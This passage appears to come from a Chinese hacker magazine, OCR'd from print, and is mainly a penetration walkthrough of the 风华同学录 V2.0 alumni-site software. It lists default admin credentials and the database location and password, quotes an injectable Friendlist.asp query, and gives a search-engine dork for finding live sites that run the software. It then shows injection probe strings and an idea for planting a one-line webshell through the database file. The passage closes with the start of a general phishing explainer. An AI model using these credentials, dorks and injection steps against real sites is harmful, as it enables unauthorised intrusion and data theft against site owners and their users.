


图8




图9

（文章中涉及的工具本期光盘已收录）

渗透死路之绝处逢生

Afcar

一、前言

本人在与朋友讨论一些具体安全案例时，经常会听到“无从下手”的抱怨。当我们渗透过程中没有发现明显的注入点或上传点，而且也没能找到网站系统已被公布的漏洞时，很多朋友只好选择了放弃。其实很多系统，并非没有漏洞，只是还没人挖掘或公布罢了。攻陷它们，或许仅仅是需要我们耐心坐下来，仔细地去挖掘一下。

二、动机

本人最近一次在为某学校网站做安全检测时，遇到了一些困难。网站的安全部分做的确实不错。在黑箱摸索了很长时间后，还是没能发现明显的疏忽或是漏洞。好吧，只能从细节下手，一个一个地方查找，自己去发掘些漏洞出来。大概出于某种需求，网站装有一个同学录系统。因为版权信息已经被站长修改了，所以没办法知道这套系统到底是什么系统。不过在认真观察了系统的特征文件后，我还是确定了该系统的出处，有请我们今天的主角——风华同学录V2.0。让我们来看看这套同学录系统的安全性究竟如何。

赶紧从网上下载了一套该系统源代码开始分析。根据系统的说明文件，我们知道风华同学录是Kissinger编写的一套Asp+Access的同学录网站系统，因为今天要检测的目标网站所安装版本是Ver 2.0 Build 03082811，所以我下载来研究的也是这个版本，是个早期的版本了。整个系统的功能还是比较丰富的，可以发帖回帖，创建班级，设置权限，上传照片，发起投票……但正如老前辈们的那句话——功能服务越多，安全隐患越多。

现在就让我们来检测检测它会存在哪些隐患。

三、默认漏洞

何谓默认漏洞？就是默认管理员口令、数据库地址等等信息的公开。称其为漏洞其实是不恰当的，因为它是每个开放式网站系统都必然会有的隐患。一旦使用此系统的站长偷懒，没有修改这些默认的东西，那大大方便了我们的入侵。

风华同学录系统的默认信息如下：

前台验证默认为

用户名：fenghua 密码：txlbbs.126

后台验证默认为

用户名：kissinger 密码：61650018

默认数据库地址为：\Database\fhs200m.asp

数据库密码为：f2y0t0x31

所以我们就可以通过这些默认的口令自由登陆网站后台，或是直接通过默认地址将网站数据库下载下来。说到这里，需要说的是，如果对Access数据库不做防下载处理（加防下载字段或防下载表），而只是将文件扩展名改为“.asp”，这样是无法真正做到防止下载得，只是防止了手动在浏览器地址栏输入地址直接下载这一种下载方式而已。

四、暴库漏洞

说起这个漏洞，是让人比较无奈的，我们现在动不动就可以在网上看到一些人说某个某个系统有暴库漏洞，为什么呢，因为在数据库连接文件conn.asp（大都以此命名）中，缺少了容错语句“on error resume next”。这种说法其实是很不严谨的，我猜这些人中有很多并没有搞清楚暴库漏洞的根本原理。

其实暴库漏洞归根结底是路径错误导致解析错误，然后在错误报告中将数据库地址暴露了出来。使得攻击者可以得知网站数据库地址。对一个网站来说后果是非常致命的。

拿风华同学录来说，这套系统的数据库连接文件是Setup.asp，在该文件的22行，有这么一句“ 'on error resume next ”，这是句容错语句没错，可惜多了一个注释符“'”，所以这句容错语句在解析的时候其实是等于没写的。按道理来说，暴库漏洞已经出现了。但遗憾的是，并非如此。因为Setup.asp文件是在网站根目录下，而其默认数据库又在该目录的子目录中。所以正常情况下，我们根本没有办法构造让其路径错误。也就更别提暴库了。

五、注入漏洞

注入，自打某位大牛首次将此类漏洞原理曝光以来，在网络上可谓是引起了惊涛骇浪，国内更是被其搅得惨不忍睹。直到今天我们任然会看见有不少大网站因此落马。其危害之大可见一斑。

之所以该类漏洞能造成如此大的破坏，是因为攻击者可以利用该漏洞直接对数据库进行操作。非但可以任意

读取数据库中的敏感信息，更是可以写入危险信息。在MSSQL、MYSQL等数据库中，注入更是可以利用数据库本身的强大功能为所欲为，甚至直接威胁到了服务器的安全。

在检测风华同学录注入漏洞的时候，是比较辛苦的，检查了几乎所有的前台文件，却依然无所收获。程序作者对于这类漏洞的防范是比较到位的，以Get和Cookie方式提交的数据全都进行了强转或过滤，没有给我们任何机会。但当我仔细观察页面代码后，有了发现，作者居然疏忽了多处Post提交。我们这里拿我认为最好利用的Friendlist.asp文件为例说明。

在Friendlist.asp文件中我们发现了以下这段代码：

```
<%
…………
if Request("touser")="" Then
  ErrMsg=ErrMsg+"<br>"+"<li>您忘记填写发送对象了吧！"
  founderr=True
Else
  incept=Request("touser")
  incept=Split(incept,",")
End if
if not founderr Then
  for i=0 to ubound(incept)
  Set rs=server.createobject("adodb.recordset")
   sql="Select userid from student where userid='"&incept(i)&"'"
  rs.open sql,conn,1,1
…………
%>
```

这是添加好友操作中的一段代码，很明显，代码中只是判断了touser变量是否为空便带入了数据库查询。让我们再来看看touser变量是哪来的，在文件的159行有：

```
<input type=text name="touser" size=50 value="<%=Request("myFriend")%>">
```

原来是直接外部提交而来，位于添加好友功能页面。OK，注入漏洞就此诞生！

六、其他漏洞

常见的Web漏洞还有很多，上传、跨站、越权、远程执行、包含等等等等，其中越权、远程执行、包含漏洞因为风华同学录没有提供相关功能服务，所以也就没有检测的必要了。至于上传和跨站，鄙人实在不才，检查了所有文件却终究没能发现漏洞，有兴趣的朋友可以与我一同探讨。

七、实战

现在我们来拿个使用此系统的网站试验我们前面所发觉的漏洞。我们在这里用GoogleHack技术来寻找目标：

在谷歌或百度中输入“同学录 inurl:ViewThread.asp?TopicID”即可搜到很多采用了风华同学录系统的网站。

默认漏洞就不在这里演示了，我们这里主要演示注入漏洞。因为Friendlist.asp文件是有Cookie验证的，所以我们必须要先注册一个用户才能利用，如图1。




图1

注册步骤很简单，随便填些信息，即可注册成功。在这里用户名我注册为“Afcar”，如图2。




图2

登陆进去后，直接在地址栏中输入http://.../friendlist.asp?action=addF进入添加好友页面，如图3。




图3

在好友栏中我们输入“Afcar”（添加自已）点“保存”，嗯，提示添加好友成功，如图4。




图4

好，退回上页，我们这次在好友栏输入“Afcar'”（名字后面加一个单引号），返回报错。典型的注入漏洞已经摆在我们面前了，如图5。

```
Microsoft JET Database Engine 错误 '80040e14'

字符串的语法错误 在查询表达式 'userid='Afcar''' 中。

/fhtxl/Friendlist.asp，行 191
```

图5

退回上页，这回我们分别输入“Afcar' and 'a'='a”“Afcar' and 'a'='b”，一次成功，一次报错，OK，我们的构造地注入语句被运行了，注入成功。

'a'='a时返回图4。

'b'='b时，如图6。




图6

接下来的步骤当然是利用SQL语句猜管理员用户名密码登陆后台了，因为是Access数据库，也没有别的好办法。具体步骤的在这里就不再多说了。

关于WebShell：

在这里不得不惭愧地说，本人在提权取Webshell的时候不幸失败了……因为这套系统后台的功能实在太有限了，我终究没能找到可以获取Webshell的功能。

其实起初我也是想过一个很可行很酷的办法，因为数据库文件的扩展名默认是asp的，所以只要站长不修改（一般情况下不可能有人还会把asp修改回mdb），我们就可以通过将一句话木马写入数据库，然后用客户端连接数据库文件获取Webshell。这个方法的好处在于我们都不用注入猜解管理员口令，甚至都不用注册用户即可得到Webshell。遗憾的是，我测试的时候没能成功。我猜可能是这套系统给数据库加了密码的关系。

八、总结

总的来说风华的系统在安全方面写得其实是不错的，作者有较高安全意识，很多低级失误导致的漏洞都被注意到并避免了，对几乎所有外部提交的参数都进行了过滤，这其中还注意到了很程序员都容易疏忽得Cookie过滤，但遗憾的是紧紧落了两处的Post，一切便功亏一篑了。另外，在跨站方面写的也是严谨的，该过滤的关键字符都做了过滤，没有给入侵者机会。至于上传，作者是直接引用了网络上普及开来了的经典上传代码，没有出现漏洞。

钓鱼攻击全攻略

黑色双刃剑【sitedir】

网络钓鱼（Phishing，与钓鱼的英语fishing发音相近，又名钓鱼式攻击）是通过电子邮件或即时通讯工具，大量发送声称来自于银行或其他知名机构的欺骗性信息，意图引诱收信人给出敏感信息（如用户名、口令、帐号ID、PIN码或信用卡详细信息）的一种攻击方式。

一、钓鱼攻击原理

最典型的网络钓鱼攻击是将收信人引诱到一个通过精心设计与目标组织的网站非常相似的钓鱼网站（官方外观的假冒网站）上，冒充真正需要信息的值得信任的人，并欺诈性地获取收信人在此网站上输入的个人敏感信息（比如口令和信用卡细节），尽管在安全技术人员眼里“网络钓鱼”只是小菜一碟。但在最近几年中“网络钓鱼”在全国范围内变得非常猖獗，数量急剧攀升。小黑就在此为大家介绍以下几种常见的“网络钓鱼”手法，希望广大网民在进行网络冲浪时，能提高自我防范意识，并格外警惕落入“网络钓鱼”诈骗陷阱，钓鱼攻击的原理图解（如图1）。

